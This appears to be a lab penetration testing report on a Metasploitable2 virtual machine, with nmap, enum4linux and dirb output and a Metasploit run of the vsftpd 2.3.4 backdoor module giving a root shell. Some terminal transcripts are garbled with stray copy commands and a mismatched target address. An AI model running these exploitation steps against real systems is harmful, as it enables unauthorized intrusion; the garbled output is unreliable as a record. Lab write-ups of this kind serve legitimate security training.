

Penetration Testing Report

Metasploitable2 Security Assessment

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Environment: Virtual Lab (Kali Linux vs Metasploitable2)

Confidential Report

Executive Summary

This report presents the findings of a penetration test conducted on Metasploitable2. Multiple critical vulnerabilities were identified, allowing potential full system compromise in a controlled lab environment.

Scope

- **Target:** Metasploitable2 VM
 - **Attacker:** Kali Linux
 - **Network:** Virtual Lab
-

Methodology

The following penetration testing phases were executed:

- Reconnaissance
- Scanning
- Enumeration
- Exploitation
- Post-Exploitation

Key Findings

- vsFTPD Backdoor (Critical)
 - Samba Exploit (High)
 - SQL Injection (High)
-

Recommendations

- Patch outdated software regularly
 - Disable unused services
 - Implement firewall rules
 - Enforce secure protocols (replace FTP with SFTP)
 - Conduct regular penetration testing
-

Conclusion

The system is highly vulnerable and should not be used in production environments due to outdated services and weak configurations.

Disclaimer

This report is for **educational purposes only** and was conducted in a controlled virtual lab environment.

Lab Setup & Network Configuration


Before starting the assessment, ensure both systems are on the same network:

- **Attacker (Kali Linux):** 192.168.56.101
- **Victim (Metasploitable2):** 192.168.56.102

Connectivity Test

```
ping -c 3 192.168.56.102
```

Figure 1: Ping Test Result

A screenshot of a Kali Linux terminal window. The terminal shows a user at the prompt '(kali@kali)-[~]' in the directory '/media/sf_scanner/'. They execute the command 'ping -c 3 192.168.56.102'. The output shows three successful ping requests to 192.168.56.102, each with 56(84) bytes of data. The response times are 0.498 ms, 0.727 ms, and 0.822 ms. Below the ping results, a summary line shows '192.168.56.102 ping statistics' with '3 packets transmitted, 3 received, 0% packet loss, time 2058ms' and 'rtt min/avg/max/mdev = 0.498/0.682/0.822/0.135 ms'. The user then enters several commands to copy files from the Pictures directory to the current directory, but they all fail with the error 'mv: cannot stat ~/Pictures/eplo.png: No such file or directory'. The files mentioned are 'rehost.png', 'eplo.png', 'Explo.png', and 'explo1.png'.

```
(kali@kali)-[~]: /media/sf_scanner/
$ ping -c 3 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.498 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.727 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.822 ms

--- 192.168.56.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2058ms
rtt min/avg/max/mdev = 0.498/0.682/0.822/0.135 ms

(kali@kali)-[~]
$ cp ~/Pictures/rehost.png /media/sf_scanner/

(kali@kali)-[~]: /media/sf_scanner/
$ cp ~/Pictures/eplo.png /media/sf_scanner/
mv: cannot stat ~/Pictures/eplo.png: No such file or directory

(kali@kali)-[~]: /media/sf_scanner/
$ cp ~/Pictures/Explo.png /media/sf_scanner/

(kali@kali)-[~]: /media/sf_scanner/
$ cp ~/Pictures/explo1.png /media/sf_scanner/

(kali@kali)-[~]: /media/sf_scanner/
```

Step 1: Scanning Phase

The scanning phase identifies open ports, services, and system information.

Nmap Scan Command

```
nmap -sV -A 192.168.56.102
```

Figure 2: Nmap Scan Results

```
(kali@kali)-[~]
$ nmap -sV -A 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-25 08:32 -0400
Nmap scan report for 192.168.56.102
Host is up (0.00071s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.101
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd

100003    2,3,4      2049/udp     nfs
100005    1,2,3      43987/tcp    mountd
100005    1,2,3      56641/udp    mountd
100021    1,3,4      48719/tcp    nlockmgr
100021    1,3,4      56758/udp    nlockmgr
100024    1         34319/udp    status
100024    1         41407/tcp    status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?       Netkit rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp   open  java-rmi     GNU Classpath grmiregistry
1524/tcp   open  bindshell    Metasploitable root shell
2049/tcp   open  nfs         2-4 (RPC #100003)
2121/tcp   open  ftp         ProFTPD 1.3.1
3306/tcp   open  mysql        MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, Speaks41ProtocolNew, SupportsCompression, SupportsTransactions, SwitchToSSLAfterHandshake, ConnectWithDatabase, LongColumnFlag
|   Status: Autocommit
|   Salt: {gr(kd4toMu(,ZaZ~/i
5432/tcp   open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
```

Findings

- FTP service detected transmitting in plaintext
- vsFTPD 2.3.4 identified (vulnerable version)

Security Observation

FTP traffic exposes credentials in clear text, making it vulnerable to interception. SFTP is recommended.


Step 2: Enumeration Phase

Enumeration gathers deeper system details such as users and shares.

SMB Enumeration

```
enum4linux 192.168.56.102
```

Figure 3: SMB Enumeration Output



```
(kali@kali)-[~]
$ enum4linux 192.168.56.107
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 25 09:39:35 2026

===== ( Target Information ) =====
Target ..... 192.168.56.107
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.56.107 ) =====
[kali@kali ~]$ cat /media/sf_scanner/
[E] Can't find workgroup/domain/media/sf_scanner/

===== ( Nbtstat Information for 192.168.56.107 ) =====
Looking up status of 192.168.56.107
No reply from 192.168.56.107

===== ( Session Check on 192.168.56.107 ) =====
```

Web Directory Scanning

Command

```
dirb http://192.168.56.102
```

Figure 4: Directory Scan Results

```
Session Actions Edit View Help
L$ dirb http://192.168.56.102

DIRB v2.22
By The Dark Raver

START_TIME: Sat Apr 25 09:55:07 2026
URL_BASE: http://192.168.56.102/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

Unable to connect

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.56.102/ ---
+ http://192.168.56.102/cgi-bin/ (CODE:403|SIZE:295)
=> DIRECTORY: http://192.168.56.102/dav/
+ http://192.168.56.102/index (CODE:200|SIZE:891)
+ http://192.168.56.102/index.php (CODE:200|SIZE:891)
+ http://192.168.56.102/phpinfo (CODE:200|SIZE:48092)
+ http://192.168.56.102/phpinfo.php (CODE:200|SIZE:48104)
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/
+ http://192.168.56.102/server-status (CODE:403|SIZE:300)
=> DIRECTORY: http://192.168.56.102/test/
=> DIRECTORY: http://192.168.56.102/twiki/

=> DIRECTORY: http://192.168.56.102/twiki/

--- Entering directory: http://192.168.56.102/dav/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.56.102/phpMyAdmin/ ---
+ http://192.168.56.102/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.56.102/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.56.102/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/contrib/
+ http://192.168.56.102/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.56.102/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.56.102/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.56.102/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.56.102/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.56.102/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.56.102/phpMyAdmin/index.php (CODE:200|SIZE:4145)
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/js/
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/lang/
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/libraries/
+ http://192.168.56.102/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.56.102/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.56.102/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.56.102/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.56.102/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.56.102/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
```

```
Session Actions Edit View Help
+ http://192.168.56.102/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.56.102/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
+ http://192.168.56.102/phpMyAdmin/print (CODE:200|SIZE:1063)
+ http://192.168.56.102/phpMyAdmin/readme (CODE:200|SIZE:2624)
+ http://192.168.56.102/phpMyAdmin/README (CODE:200|SIZE:2624)
+ http://192.168.56.102/phpMyAdmin/robots (CODE:200|SIZE:26)
+ http://192.168.56.102/phpMyAdmin/robots.txt (CODE:200|SIZE:26)
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/scripts/
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/setup/
+ http://192.168.56.102/phpMyAdmin/sql (CODE:200|SIZE:4145)
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/test/
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/themes/
+ http://192.168.56.102/phpMyAdmin/TODO (CODE:200|SIZE:235)
+ http://192.168.56.102/phpMyAdmin/webapp (CODE:200|SIZE:6902)

— Enter directory: http://192.168.56.102/test/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Enter directory: http://192.168.56.102/twiki/ —
=> DIRECTORY: http://192.168.56.102/twiki/bin/
+ http://192.168.56.102/twiki/data (CODE:403|SIZE:297)
+ http://192.168.56.102/twiki/index (CODE:200|SIZE:782)
+ http://192.168.56.102/twiki/index.html (CODE:200|SIZE:782)
=> DIRECTORY: http://192.168.56.102/twiki/lib/
+ http://192.168.56.102/twiki/license (CODE:200|SIZE:19440)
=> DIRECTORY: http://192.168.56.102/twiki/pub/

+ http://192.168.56.102/twiki/readme (CODE:200|SIZE:4334)
+ http://192.168.56.102/twiki/templates (CODE:403|SIZE:302)

— Enter directory: http://192.168.56.102/phpMyAdmin/contrib/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Enter directory: http://192.168.56.102/phpMyAdmin/js/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Enter directory: http://192.168.56.102/phpMyAdmin/lang/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Enter directory: http://192.168.56.102/phpMyAdmin/libraries/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Enter directory: http://192.168.56.102/phpMyAdmin/scripts/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Enter directory: http://192.168.56.102/phpMyAdmin/setup/ —
+ http://192.168.56.102/phpMyAdmin/setup/config (CODE:303|SIZE:1370)
=> DIRECTORY: http://192.168.56.102/phpMyAdmin/setup/frames/
+ http://192.168.56.102/phpMyAdmin/setup/index (CODE:200|SIZE:8618)
```

Findings

- Hidden directories discovered
- Potential admin and backup paths exposed
- Misconfigured web structure

Step 3: Exploitation Phase

Metasploit framework is used for exploitation.

msfconsole

Figure 5: Metasploit Console

[illegible]

Search Exploit

search vsftpd

Figure 6: Exploit Search Results

```

kali@kali: ~
Session Actions Edit View Help

#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

~/Pictures/sf_scanner/
~/Pictures/scann1.png /media/sf_scanner/
=[ metasploit v6.4.126-dev ]
+ -- --[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd:/media/sf_scanner/
~/Pictures/dir1.png /media/sf_scanner/

Matching Modules
=====
~/media/sf_scanner/
~/Pictures/dir2.png /media/sf_scanner/

# Name Disclosure Date Rank Check Description
- -
0 auxiliary/dos/ftp/vsftpd_232_1_scanner 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes VSFTPD 2.3.4 Backdoor Command Execution

~/media/sf_scanner/
~/Pictures/dir4.png /media/sf_scanner/

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >

```


Select Exploit

use exploit/unix/ftp/vsftpd_234_backdoor

Configure Payload


set LHOST 192.168.56.101

set RHOST 192.168.56.102

Run Exploit

run

Figure 7: Exploitation Success (Shell Access)



```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > shell
Process 5348 created.
Channel 1 created.
whoami
root
ls
bin
boot
cdrom
dev
etc
hTpUbWnyl
home
initrd
initrd.img
lib
lost+found
media
mnt
```

Step 4: Post-Exploitation Phase

After successful exploitation, system access is obtained.

Useful Commands

- getuid → Identify user
 - sysinfo → System details
 - whoami → Current user
 - shell → Direct command access
-

Activities Performed

- System information gathering
 - File system exploration
 - Privilege level assessment
 - Sensitive data inspection
-

Conclusion & Recommendations

Summary of Vulnerabilities

- Outdated FTP service (vsFTPd 2.3.4)
 - Plaintext communication over FTP
 - Open unnecessary ports
 - Weak service configurations
-

Risk Level

HIGH RISK due to:

- Known exploitable backdoor
 - Lack of encryption
 - Easy remote compromise via Metasploit
-

Security Fixes

- Apply security patches regularly
 - Disable anonymous FTP login
 - Replace FTP with SFTP
 - Close unused ports
 - Enforce firewall rules
-

Final Statement

This assessment demonstrates how outdated services and weak configurations can lead to full system compromise in a vulnerable environment. Proper security hygiene is essential to prevent exploitation.